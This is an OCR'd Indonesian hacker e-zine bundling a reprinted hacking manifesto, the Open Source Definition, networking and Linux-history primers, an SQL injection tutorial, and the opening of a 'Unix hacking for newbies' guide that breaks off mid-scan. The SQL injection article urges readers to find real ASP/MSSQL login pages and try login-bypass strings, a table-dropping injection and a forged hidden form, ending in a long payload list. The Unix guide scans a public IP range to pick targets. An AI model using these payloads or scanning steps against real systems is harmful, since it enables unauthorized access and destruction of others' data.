


*RemIND me IF i....
-apakah saya menjiplak? hanya ganti banner :P ? anda putuskan?
-apakah anda hanya maujadi pemakai?,karena berbagai omongan yang gak jelas! atau cobalah tulis kode sendiri dengan algoritma sendiri dan kebutuhan sendiri meskipun anda masih menggunakan potongan kecil kode orang lain"tapi itulah open source, buat apa melakukan dua hal yang berulang tapi kembangkanlah dan ciptakan cirimu sendiri"

-akhirnya kalo banyak salah,saya minta maaf, saya juga belajar.kritik dan saran dapat ditujukan ke y3dips[at]echo.or.id.

sumber code :rootsecure.net
meminjam beberapa istilah dari JArgon FIlE
greetz to: [echostaff a.k.a moby, the_day, comex,] puji_tiwili*
anak anak newbie_hacker para pencinta *pen source,
#indohack [scut]. onno w.purbo, linus, esr, [RMS] ...

*dan kudengar mereka berbisik" carilah jalanmu sendiri walau kau terpaksa menginjak-injak pundakku " <long life for open source">



Phrack Inc
Volume 0x0b, Issue 0x3e, Phile #0x0b of 0x0f
New Hacking Manifesto
cr4zy c0nsuel0

It happened again today. Another one sold out, sacrificing their dreams to the corporate security machine.

Damn whitehats, noone believes in a cause anymore.

Another bug was released today to the security mailing lists.

Damn Whitehats, they know not what they do.

Another potential computer genius was relegated to an existence of nothing more than a 9-5 cubicle-dwelling promotional tool.

Damn whitehats, putting money before discovery.

Another family was ravaged by cooperations and governments bent on instituting control over individuality, monitoring every action..


Another kid was sentenced today for searching for a way to understand the world. Convicted and imprisoned, not because of what he did, but because of what others thought he could do.

Damn Whitehats - Fear keeps them in business.

The public, believing anything it hears from "reputed experts". Screaming for blood. Looking for something to blame for their lost hope. Their lost ability to seek out new knowledge. Fear consumes them. They cannot let go of their uncertainty and doubt because there is no meaning. They seek to destroy explorers, outlaws, curiosity seekers because they are told too. They are told these people that seek information are evil. Individuality is evil. Judgment should be made based upon a moral standard set in conformity rather than resistance. Lives are ruined in the name of corporate profit and information is hoarded as a commodity.

Damn Whitehats, you were once like us.

I was a Whitehat. I had an awakening. I saw the security industry for what is really is. I saw the corruption, the lies, the deceit, the extortion of protection money in the form of subscription services and snake-oil security consultants.



I wanted to know, I wanted to understand, I wanted to go further then the rest. I never want to be held down by contracts and agreements.


You say I should grow up. You say I should find better things to do with my time. You say I should put my talent to better use. You're saying I should fall in line with the other zombies and forget everything I believe in and shun those with my drive, my curiosity, tell them it's not worth it, deny them of the greatest journey they will ever experience in their lives.

I am not a blackhat. The term is insulting, it implies I am the opposite of you. You think i seek to defeat security, when I seek something greater. I will write exploits, travel through networks, explore where you are afraid to go. I will not put myself in the spotlight and release destructive tools to the public to attract business. I will not feed the fear and hysteria created by the security industry to increase stock prices. I can, and will, code and hack and find out everything I can for the same reasons I did years ago.

I am a Hacker, dont try to understand me, you lost all hope of that when you crossed the line. You fail to see the lies and utter simplicity behind the computer security industry. Once, you may have shared my ideals. You fail to see the fact that security is a maintenance job. Youve given up hope for something better. You fail to see yourself as worthless, fueling an industry whose cumulative result is nothing. I dont hate you, I dont even really care about you - If you try to stop me, you will fail, because I do this out of love -- you do it for money.

This is our world now.. the world of the electron and the switch, the beauty of the baud. We make use of a service already existing without paying for what could be dirt cheap if it wasn't run by profiteering gluttons, and you call us criminals. We explore... and you call us criminals. We seek after knowledge... and you call us criminals. We exist without skin color, without nationality, without religious bias... and you call us criminals. You build atomic bombs, you wage wars, you murder, cheat and lie to us and try to make us belive it is for our own good, yet we're the ciminals.

Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not what they look like. My crime is that of outsmarting you, something that you will never forgive me for.
I am a hacker, and this is my manifesto. You can't stop me, and you certainly can't stop us all.
Sumber: http://www.phrack.org



OPen source

The Open Source Definition
Version 1.9~ www.opensource.org

The indented, italicized sections below appear as annotations to the Open Source Definition (OSD)and are not a part of the OSD.A plain version of the OSD without annotations can be found here.

./Introduction
Open source doesn't just mean access to the source code. The distribution terms of open-source software must comply with the following criteria:


1. Free Redistribution
The license shall not restrict any party from selling or giving away the software as a component of an aggregate software distribution containing programs from several different sources. The license shall not require a royalty or other fee for such sale.

Rationale: By constraining the license to require free redistribution,we eliminate the temptation to throw away many long-term gains in order to make a few short-term sales dollars.If we didn't do this, there would be lots of pressure for cooperators to defect.

2. Source Code
The program must include source code, and must allow distribution in source code as well as compiled form. Where some form of a product is not distributed with source code, there must be a well-publicized means of obtaining the source code for no more than a reasonable reproduction cost–preferably, downloading via the Internet without charge. The source code must be the preferred form in which a programmer would modify the program. Deliberately obfuscated source code is not allowed.Intermediate forms such as the output of a preprocessor or translator are not allowed.

Rationale: We require access to un-obfuscated source code because you can't evolve
programs without modifying them. Since our purpose is to make evolution easy, we require that modification be made easy.

3. Derived Works
The license must allow modifications and derived works, and must allow them to be distributed under the same terms as the license of the original software.



Rationale: The mere ability to read source isn't enough to support independent peer review and rapid evolutionary selection. For rapid evolution to happen, people need
to be able to experiment with and redistribute modifications.

4. Integrity of The Author's Source Code
The license may restrict source-code from being distributed in modified form only if the license allows the distribution of "patch files" with the source code for the purpose of modifying the program at build time. The license must explicitly permit distribution of software built from modified source code. The license may require derived works to carry a different name or version number from the original software.
Rationale: Encouraging lots of improvement is a good thing, but users have a right to know who is responsible for the software they are using. Authors and maintainers have reciprocal right to know what they're being asked to support and protect theirreputations.

Accordingly, an open-source license must guarantee that source be readily available, but may require that it be distributed as pristine base sources plus patches. In this way, "unofficial" changes can be made available but readily distinguished from
the base source.


5. No Discrimination Against Persons or Groups
The license must not discriminate against any person or group of persons.

Rationale:In order to get the maximum benefit from the process,the maximum diversity of persons and groups should be equally eligible to contribute to open sources. Therefore we forbid any open-source license from locking anybody out of the process.

Some countries, including the United States, have export restrictions for certain types of software. An OSD-conformant license may warn licensees of applicable restrictions and remind them that they are obliged to obey the law; however, it may not incorporate such restrictions itself.

6. No Discrimination Against Fields of Endeavor
The license must not restrict anyone from making use of the program in a specific field of endeavor. For example, it may not restrict the program from being used in a business, or from being used for genetic research.

Rationale: The major intention of this clause is to prohibit license traps that prevent open source from being used commercially. We want commercial users to join our community, not feel excluded from it.



7. Distribution of License
The rights attached to the program must apply to all to whom the program is redistributed without the need for execution of an additional license by those parties.

Rationale:This clause is intended to forbid closing up software by indirect means suchas requiring a non-disclosure agreement.

8. License Must Not Be Specific to a Product
The rights attached to the program must not depend on the program's being part of a particular software distribution. If the program is extracted from that distribution and used or distributed within the terms of the program's license, all parties to whom the program is redistributed should have the same rights as those that are granted in conjunction with the original software distribution.

Rationale: This clause forecloses yet another class of license traps.


9. License Must Not Restrict Other Software
The license must not place restrictions on other software that is distributed along with the licensed software. For example, the license must not insist that all other programsdistributed on the same medium must be open-source software.

Rationale: Distributors of open-source software have the right to make their own choices about their own software.


Yes, the GPL is conformant with this requirement. Software linked with GPLed libraries only inherits the GPL if it forms a single work, not any software with which they are merely distributed.

*10. License Must Be Technology-Neutral
No provision of the license may be predicated on any individual technology or style of interface.

Rationale: This provision is aimed specifically at licenses which require an explicit gesture of assent in order to establish a contract between licensor and licensee.
Provisions mandating so-called "click-wrap" may conflict with important methods of software distribution such as FTP download, CD-ROM anthologies, and web mirroring;
such provisions may also hinder code re-use. Conformant licenses must allow for the possibility that (a) redistribution of the software will take place over non-Web channels that do not support click-wrapping of the download, and that (b) the covered code (or re-used portions of covered code) may run in a non-GUI environment that cannot support popup dialogues.



*sengaja tidak diartikan supaya tidak merubah arti sesungguhnya, harap maklum [echo staff]



Perkenalan Jaringan[bagian2]

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

Protokol


.Pengertian

Manusia dalam berkomunikasi antar sesamanya, sering terjadi kedua pihak baik pengirim maupun penerima berita tidak mengerti informasi yang disampaikan. Salah satu alasan utamanya adalah ketidakksamaan bahasa yang digunakan diantara mereka.
Agar keduanya dapat memahami informasi yang disampaikan, maka diperlukan bahasa yang dapat dipahami oleh kedua belah pihak, atau dengan kata lain harus ada aturan yang jelas dan disepakati untuk dapat berkomunikasi. Komunikasi antar mesin/komputer pun demikian pula, apabila komputer/mesin tersebut merupakan produk dari berbagai pabrik, oleh karena itu diperlukan suatu aturan agar pengirim dan penerima mengerti informasi yang dikirim, jadi dalam komunikasi data juga memerlukan sebuah peraturan atau prosedur yang saling menterjemahkan bahasa yang dipakai pengirim dan penerima. Aturan itu adalah protokol, yaitu suatu kumpulan dari aturan -aturan yang berhubungan dengan komunikasi data agar komunikasi data dapat dilakukan dengan benar. Protokol pada dasarnya, adalah sebuah persetujuan semua pihak yang berkomunikasi tentang bagaimana komunikasi tersebut harus dilakukan.

.Model-Model Protokol

1. Protokol Model OSI
Secara umum untuk jaringan sekarang, pembakuan yang paling banyak digunakan adalah model yang dibuat oleh International Standard Organization (ISO)yang dikenal dengan Open System Interconnection (OSI). Model OSI tidakmembahas secara detail cara kerja dari lapisan-lapisan OSI, melainkan hanya memberikan suatu konsep dalam menentukan proses apa yang harus terjadi, dan protokol-protokol apa yang dapat dipakai di suatu lapisan tertentu.

Model OSI dibagi atas tujuh lapisan (layer) yang masing-masing lapisan mempunyai fungsi dan aturan tersendiri. Tujuan pembagian adalah untuk mempermudah pelaksanaan standar tersebut secara praktis dan untuk memungkinkan fleksibilitas dalam arti perubahan salah satu lapisan tidak mempengaruhi perubahan dilapisan lain.



Berikut ini akan dijabarkan mengenai fungsi dari masing-masing lapisan:

•Lapisan Aplikasi (Application Layer)
Merupakan interface pengguna dengan Layer OSI lainnya di layer inilah aplikasi-aplikasi jaringan berada seperti e-mail,ftp, http,danlain sebagainya. Tujuan dari layer ini adalah menampilkan data dari layer dibawahnya kepada pengguna.

•Lapisan Presentasi (Presentation Layer)
Berfungsi mengubah data dari layer diatasnya menjadi data yang bisa dipahami oleh semua jenis hardware dalam jaringan.

•Lapisan Session (Session Layer)
Berfungsi mensinkronisasikan pertukaran data antar proses aplikasi dan mengkoordinasikan komunikasi antar aplikasi yang berbeda.

•Lapisan Transport (Transport Layer)
Layer ini menginisialisasi, memelihara, serta mengakhiri komunikasi antar komputer,selain itu juga memastikan data yang dikirim benar serta memperbaiki apabila terjadi kesalahan.


•Lapisan Network (Network Layer)
Berfungsi untuk menyediakan routing fisik, menentukan rute yang akan ditempuh.

•Lapisan Data Link (Data Link Layer)
Layer ini berwenang untuk mengendalikan lapisan fisik, mendeteksi serta mengkoreksi kesalahan yang berupa gangguan sinyal pada media transmisi fisik.

•Lapisan Fisik (Physical Layer)
Menangani koneksi fisik jaringan dan prosedur-prosedur teknis yang berhubungan langsung dengan media transmisi fisik.

2. Protokol Model TCP/IP

Selain penggunaan model OSI sebagai protokol, perlu juga kita ketahui suatu jenis protokollagi yang pertama digunakan dalam hubungan internet. Banyak istilah dan konsep yang dipakai dalam hubungan internet berasal dari istilah dan konsep yang dipakai oleh TCP/IP yang dikeluarkan oleh DOD Amerika Serikat.
Model ini terdiri dari empat lapisan (layer) yang memiliki kesamaan dan juga perbedaan dalam fungsi-fungsinya dengan model OSI, untuk lebih jelasnya dapat dilihat dalam tabel berikut ini.:



Model TCP/IP(DOD)	Model OSI	Protokol
Process/Application	Application	Telnet, FTP, SMTP, Kerberos,TFTP, DNS,
	Presentation	SNMP, NFS, XWindows
	Session	
Host to Host/transport	Transport	UDP, TCP
Internet	Network	IP, ARP, RARP, ICMP
Network Access	Data Link	Ethernet,Token Ring,FDDI
	Physical	


.application layer pada model protokol TCP/iP adalah seperti seperti gabungan dari layer application, presentation dan session pada protokol model OSI,pada model protokol tcp/ip maka aplikasi yang dibuat dan berhubungan langsung dengan pemakai akan diletakkan di sini.
contohnya : FTP, SMTP, HTTP, SNMP, RPC, DNs, dll

.host to host/transport layer sama seperti pada model protokol OSI yaitu berfungsi menghubungkan antara aplication layer dan internet layer
contohnya : UDP, TCP
SNMP (apliccation) menggunakan UDP
Telnet, FTP, SMTP (apliccation) menggunakan TCP

.Internet layer berfungsi untuk memberikan layanan dasar pengantaran data. salah satu protokol yang bekerja pada layer ini adlah IP (internet protokol) yang diantaranya berfungsi:
- mentransfer data dari Network access layer ke transport layer dan sebaliknya
- menangani datagaram termasuk fragmentasi dan defragmentasi
- menangani skema pengalamatan yang diguankana dalam pertukaran data
- menangani proses routing

.Network access sama halnya dengan layer Data link dan Physical layer pada OSI yang mengurusi banyak hal yang berhubungan dengan prosedur mekanis dan elektris
dalam transmisi bit-bit.

..*sub bagian host to host/transport layer :
--TCp (transport control Protocol)
protokol ini memeproleh data dari layer diatasnya berupa deretan byte yang stream (mengalir secara asinkron), kemudian dikelompokkan dalam beberapa



segment dan kemudian dilanjutkan kelayer dibawahnya dan sebaliknya. pada tcp dipastikan bahwa tidak ada segment yang hilang dan melakukan beberapa mekanisme (flow control, error detection, dan error recovery). TCp akan menerima signal dari penerima bahwa segment yang dikirmkan telah diterima dengan baik, jika tidak maka akan diterima pesan error yang mengakibatkan tcp akan mengirimkan kembali segment yang error.

--UDP (user Data Protocol)
protokol ini bisa dipakai dimana pengantaran packet atau pesan secara cepat lebih penting dari akurasi.artinya dipakai oleh aplikasi yang tidak terlalu mementingkan layanan reliabilitas

..../*sub bagian dari protokol udp dan tcp:

**port : baik destination port atau source port digunakan oleh transport layer untuk menentukan ke aplikasi mana data itu harus dikirimkan. nilai port adalah antara 1-65535.

**socket : merupakan kombinasi dari IP address dan port, sering disebut juga sebagai 'endpoint' dari komunikasi dua arah antar aplikasi


*STOP HERE!

Bacaan dan sumber:
~http://netcerts.com
~http://thetestpage.net
serta dari berbagai sumber

"cobalah pikirkan apa yang benar=benar kita butuhkan sehingga kita tidak perlu mengambil yang tidak kita butuhkan "

[y3dips]

greetz to: [echostaff a.k.a moby, the_day, comex, z3r0byt3] puji_tiwili
anak anak newbie_haker, $peci@l temen2 penggemar opensource



Sejarah linux[part 2]

Oleh: y3dips (echo-staff)
y3dips@echo.or.id || y3dips@plasa.com

*Linux: /lee´nuhks/, /li´nuks/

[lanjutan sejarah linux part 1 di ezine#1]


Unix yang seluruh source codenya dibuat dengan bahasa C sangat memudahkan pengembanganya sehingga dalam waktu singkat Unix dapat berkembang secara pesat, dan terbentuklah dua aliran : yaitu Unix yang dikembangkan oleh Universitas Berkeley dan yang dikembangkan AT&T.

Semakin lama semakin banyak perusahaan yang ikut melibatkan diri, sehingga terjadilah persaingan antar perusahaan untuk memegang kontrol terhadap sistem operasi.PErsaingan ini menyebabkan perlunya sebuah standar yang baku sehingga lahirlah proyek bernama 'POSIX' yang di motori oleh IEEE (The Institute of Electrical and Electronics Engineers) yang akan menetapkan spesifikasi standar Unix. ternyata, dengan adanya standar tersebut tetap belum bisa meredakan persaingan yang timbul yang mengakibatkan munculnya berbagai varian dari Unix.

Source code Minix yang tercipta sebagai salah satu varian Unix dan dibuat oleh Andy S Tanembaum untuk tujuan pendidikan inilah yang dijadikan Linus Torvalds sebagai referensi untuk membuat suatu Opeating system yang dapat bekerja seperti Unix dalam komputer 386. Dalam pembuatan linux , Linus memakai tool-tool dari Free Software Foundation yang berlicensi GNU. Agar sistem operasi yang baru dibuatnya utuh , linus juga menambahkan program-program yang berlicensi GNU. Linux yang dibuat linus sebagai hobi akhirnya membuahkan versi pertama linux, yaitu linux versi 0.0.1, setelah mengalami perbaikan pada versi 0.02 dan merupakan linux resmi pertama yang diumumkan secara luas kepada publik. pada tanggal 5 Oktober 1991 linus menggumumkan source codenya.

Linux yang pertama dirilis sudahdapat menjalankan shell bash,GNU C compiler , GNU make, GNU Sed, Compress dll. Proyek linux ini menyita begitu banyak perhatian seluruh programer di dunia yang akhirnya berpartisipasi untuk ikut mengembangkan linux.

'Linux' bisa jadi merupakan proyek para hacker yang sangat berharga di dalam sejarah - serta didistribusikan secara bebas beserta kode sumbernya




keseluruh dunia.

[sejarah linux -TAMAT]

*STOP HERE!

Bacaan :
www.kernel.org
Jargon file version 4.4.4
www.opensource.org

greetz to: [echostaff a.k.a moby, the_day, comex] puji_tiwili
pak onno, pak Larry wall (atas perlnya), pak linus,
pak eric s. Raymond, pak RM. stallman,anak2 newbie_hacker
$peci@l temen2 penggemar opensource



DASAR-DASAR SQL INJECTION 1

by : the_day ;the_day@echo.or.id
Greetz to echo staf : y3dips,moby,comex;sara_zoldick And ALso My Lovely : Melisa

Sebelum membahas tentang sql injection pertama-tama saya akan menerangkan apa itu sql injection dan
kenapa bisa terjadi.
Sebenernya SQL injection terjadi ketika attacker bisa meng insert beberapa SQL statement ke 'query'
dengan cara manipulasi data input ke applikasi tsb.
Diantara DB format seperti PHP + MySQL dan ASP + MSACCESS atau dengan MySql , disini gw cuma akan membahas tentang ASP+MsSql yang udah dicoba pada IIS 5 dan beberapa sql injection pada url.
Biasa Sql Injection dilakukan pada login page pada asp seperti di :


admin\login.asp
login.asp

Jadi yang akan menjadi target itu page tersebut ,
sekarang kita mulai aja dengan dasar-dasar sql injection :d.
Biasanya di sql statment

select id, user_name, password from user

maksudnya perintah diatas menghasilkan data id,user_name dan password pada table user.
Bisanya pada login page dengan mengunakan statment result setnya sebagai berikut :
select id, user_name,password from user where name = 'echo' and password='password'
Pada IIS dan ASP apabila terdapat kesalahan sintax script akan diberi tau dan ditampilkan di browser
Server: Msg 170, Level 15, State 1, Line 1 Line 1: Incorrect syntax near 'jopi' SQL atau "Structured Query Language"
seharusnya tidak menyentuh system calls. Tetapi tidak dengan MSSQL.
Nah, ga tau kenapa karakter single quote 'breaks out'
dari delimiter nya SQL Jadi kalau misal ada inputan
User: echo';drop table user--
dan akibatnya akan fatal , dan artinya adalah kita menghapus table user dan akan kosong deh tuh loginya :D
oh iya '--' merukapan mark nya MSSQL, jadi perintah selanjutnya ga di execute.
Sekarang untuk lebih jelasnya kita secara langsung pada login script seperti
input login + password. Nama field nya 'login' dan 'pass'. dan
SQL nya di asp: var sql = select * from users where username='"+login+"' and password='"+pass"'";
coba kalau ada inputan: login: ';drop table users-- pass: chfn (*wink* negative)

pasti ke drop tuh table users
Aduh pada pusing ya , gini deh cara gampangnya adn kita lupakan yang diatas :P kita langsung praktek aja>



Coba cari disitus-situs yang menggunakan asp dan MsSql sebagai DB nya, lalu cari login.asp atau
admin\login.asp.
Kalau udah dapet masukin nich variable sql nya

user:admin
pass:' or 1=1--

Ingat kita disini hanya coba-coba kali aja dba nya ga pinter :d
atau :
user:' or 1=1--
admin:' or 1=1--

Mas , ga bisa nich gimana ya ?
Inget sekarang rata-rata para admin pada pinter semua , kita cari yg gombol aja deh untuk tes kalau ga lo bisa
buat sendiri script dan tes karena gw udah coba buat sendiri dan berhasil tanpa melakukan paket filter
pada db nya . Untuk test apakah suatu page mempunyai vulnerable , gini caranya :
Kalian pernh melihat pada halaman-halaman ASP,JSP,PHP dan CGI yang didalam addressnya :
http://vivtim/index.asp?id=10
Selain kita test dengan login page diatas tadi , kita test dalam melakukan sedikit tambahan
pada addressnya seperti memasukan : test'1=1--
menjadi http://victim/index.asp?id=test'1=1--
Kita juga bisa juga melakukan xss dengan sql injection ini , coba download source HTML dari page target
lalu kita tamhankan hidden field pada source tersebut sebagai contoh :


```
<FORM action=http://victim/admin/login.asp method=post>
<input type=hidden name=A value="test' or 1=1--">
</FORM>
```

Apabila beruntung kita apabila membuka page tersebut tidak perlu memasukan password dan username.
ingat script ini ditamhakna pd script yg sudah kalian download dr target .

Variable ' or 1=1--

Mungkin pada bertanya-tanya kenapa mengunakan variable 'or 1=1-- dan sangat penting.Lihat contoh
pada sebuah web tertulis http://victim/index.asp?category=laptop
Dalam url tesebut category adalah variable name dan komputer adalah masukan untuk variable name tsb .
Kalau ditulis dalam script ASP maka akan menjadi :

```
v_cat = request("category")
sqlstr="SELECT * FROM product WHERE PCategory='" & v_cat & "'"
```



set rs=conn.execute(sqlstr)

Data yang kita masukan seperti komputer akan masuk ke dalam v_cat variable dan pd sql statment menjadi

SELECT * FROM product WHERE PCategory='laptop'

lalu apa hub dengan 'or 1=1---

coba kalau kita ganti http://victim/index.asp?category=laptop menjadi

http://victim/index.asp?category=laptop'or 1=1--

Kita lihat varible v_cat sekarang menjadi laptop'or 1=1-- lalu dalam SQL query nya menjadi

SELECT * FROM product WHERE PCategory='laptop' or 1=1--'

artinya v_cat mendapatkan masukan berupa varibale laptop atau var 1=1(kosong) yang menyebabkan


Sql Server menjadi bingung dan akan mengeksekusi Select * pada table tsb yang mengakibatkan

kita bisa masuk kedalam db teserbut dan db tsb tdk berfungsi :d. Lalu tanda -- merupakan mark dari sql untuk ignore semua perintah. Bisa dibayangkan kalau terjadi pada login page

Kita bisa masuk kedalam login page tanpa password dan user name :d.

Kemungkinan-kemungkinan variable lainya :


```
or 1=1--
" or 1=1--
or 1=1--
' or 'a'='a
" or "a"="a
') or ('a'='a
' or 0=0 --
" or 0=0 --
or 0=0 --
' or 0=0 #
" or 0=0 #
or 0=0 #
' or 'x'='x
" or "x"="x
') or ('x'='x
' or 1=1--
" or 1=1--
or 1=1--
' or a=a--
" or "a"="a
') or ('a'='a
") or ("a"="a
hi" or "a"="a
hi" or 1=1 --
hi' or 1=1 --
hi' or 'a'='a
```



hi') or ('a'='a
hi") or ("a"="a

Selain masuk kedalam page tersebut kita juga bisa memanfaatkannya untuk remote execution dengan sql Injection
dan untuk artikel akan dimasukan dalam ezine 3 echo.or.id .Semoga artikel ini berguna .

Sumber Bacca : http://securityfocus.com/articles/SQLinjectionBasicTutorial.php
http://www.securiteam.com/securityreviews



Unix Hacking
Untuk Newbies


Oleh: the_day (echo-staff)
the_day@echo.or.id || the_day2000@yahoo.com

Sebelum memulai hack unix kita memerlukan bebepa peralatan diantaranya :

1. - Superscan (Windows)
2. - Nmap (Unix)
3. - Shell Prompt (dengan full access)
4. - Compiler c pada shell

Setelah kita sudah memiliki semua diatas selanjutnya kita cari target untuk di hack :P .Untuk mencari target kita perlu mengunak peralatan scan seperti superscan atau nmap.
mengunakan nmap:
-->[hack71@linuxmco hack71]$ nmap -sS 202.112.*.*
artinya kita scan ip 202.112.*.* denga Stealth Scan
sebagai contoh kita ambil satu target dengan inisial xxx dengan hasil scan :
==========

Starting nmap 3.45 (http://www.insecure.org/nmap/) at 2003-10-15 13:35 JST
Machine 207.106.22.5 MIGHT actually be listening on probe port 80
Host comanche.rapidns.com (207.106.22.5) appears to be up ... good.
